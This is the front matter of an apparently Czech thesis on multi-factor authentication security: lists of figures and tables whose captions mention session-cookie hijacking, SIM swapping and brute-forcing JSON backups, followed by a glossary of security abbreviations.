Obrázek 27 Vložení session cookies	58
Obrázek 28 Účet oběti	59
Obrázek 29 Seznam všech zachycených relací.....	60
Obrázek 30 Předplacená karta č.1	63
Obrázek 31 Předplacená karta č.2.....	63
Obrázek 32 aktivace karty č.1.....	64
Obrázek 33 aktivace karty č.2.....	64
Obrázek 34 Ověření č.1	65

Obrázek 35 Ověření č.2	65
Obrázek 36 Simulace úspěšné výměny čísla	66
Obrázek 37 Deaktivovaná SIM.....	66
Obrázek 38 Ověření získaného čísla	67
Obrázek 39 Možnosti stažení	69
Obrázek 40 Výstup z pythonu.....	73

SEZNAM TABULEK

Tabulka 1 Ukázka plaintextových záloh.....	70
Tabulka 2 JSON verze 5.3.2	71
Tabulka 3 Python script pro bruteforce JSONu.....	72
Tabulka 4 JSON verze 6.3.4	74
Tabulka 5 JSON verze 7.0.0	75
Tabulka 6 JSON verze 8.0.1	75

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

2FA	Two-factor Authentication
AAL	Authenticator Assurance Levels
AES	Advanced Encryption Standard
AITM	Adversary-in-The-Middle
AMR	Authentication Method References
API	Application programming interface
BLE	Bluetooth Low Energy
CA	Certificate Authority
CBC	Cipher Block Chaining
CSP	Content Security Policy
CTAP	Client to Authenticator Protocol
CVE	Common Vulnerabilities and Exposures
DNS	Domain Name System
DoS	Denial of Service
EAP	Extensible Authentication Protocol
ECDSA	Elliptic Curve Digital Signature Algorithm
EDPS	European Data Protection Supervisor
FAL	Federation Assurance Level
FBI	Federal Bureau of Investigation
FCC	Federal Communications Commission
FIDO	Fast Identity Online
GDPR	General Data Protection Regulation
HMAC	Hash-Based Message Authentication Code
HOTP	Hash-Based One-Time Password
HTTP	HyperText Transfer Protocol

HTTPS HyperText Transfer Protocol Secure

IAL Identity Assurance Levels

ICCID Integrated Circuit Card Identification Number

ID Identification

IMAP Internet Message Access Protocol

IP Internet Protocol

IETF Internet Engineering Task Force

IV Initialization Vector

JS JavaScript

JSON JavaScript Object Notion

KDF Key Derivation Function

LDAP Lightweight Directory Access Protocol

MD5 Message-Digest Algorithm 5

MF Multi-Factor

MFA Multi-Factor Authentication

MiTM Man-in-The-Middle

NFC Near Field Communication

NIST National Institute of Standards and Technology

NÚKIB Národní úřad pro kybernetickou a informační bezpečnost

NVD National Vulnerability Database

OOB Out-of-band

OS Operating System

OTP One-Time Password

PhaaS Phishing-as-a-Service

PIN Personal Identification Number

PKI Public Key Infrastructure

PUK Personal Unlocking Key

PSTN Public Switched Telephone Network

QR Quick Response

RFC Request for Comments

RP Relying Party

RTT Real-Time Text

SAP Systems, Applications and Products in Data Processing

SASL Simple Authentication and Security Layer

SE Secure Element

SFA Single Factor Authentication

SIM Subscriber Identity Module

SMS Short Message Service

SMTP Simple Mail Transfer Protocol

SP Special Publication

SS7 Signaling System No. 7

TLS Transport Layer Security

TOTP Time-Based One-Time Password

TPM Trusted Platform Module

URL Uniform Resource Locator

USA United States of America

USB Universal Serial Bus

W3C World Wide Web Consortium

YAML Yet Another Markup Language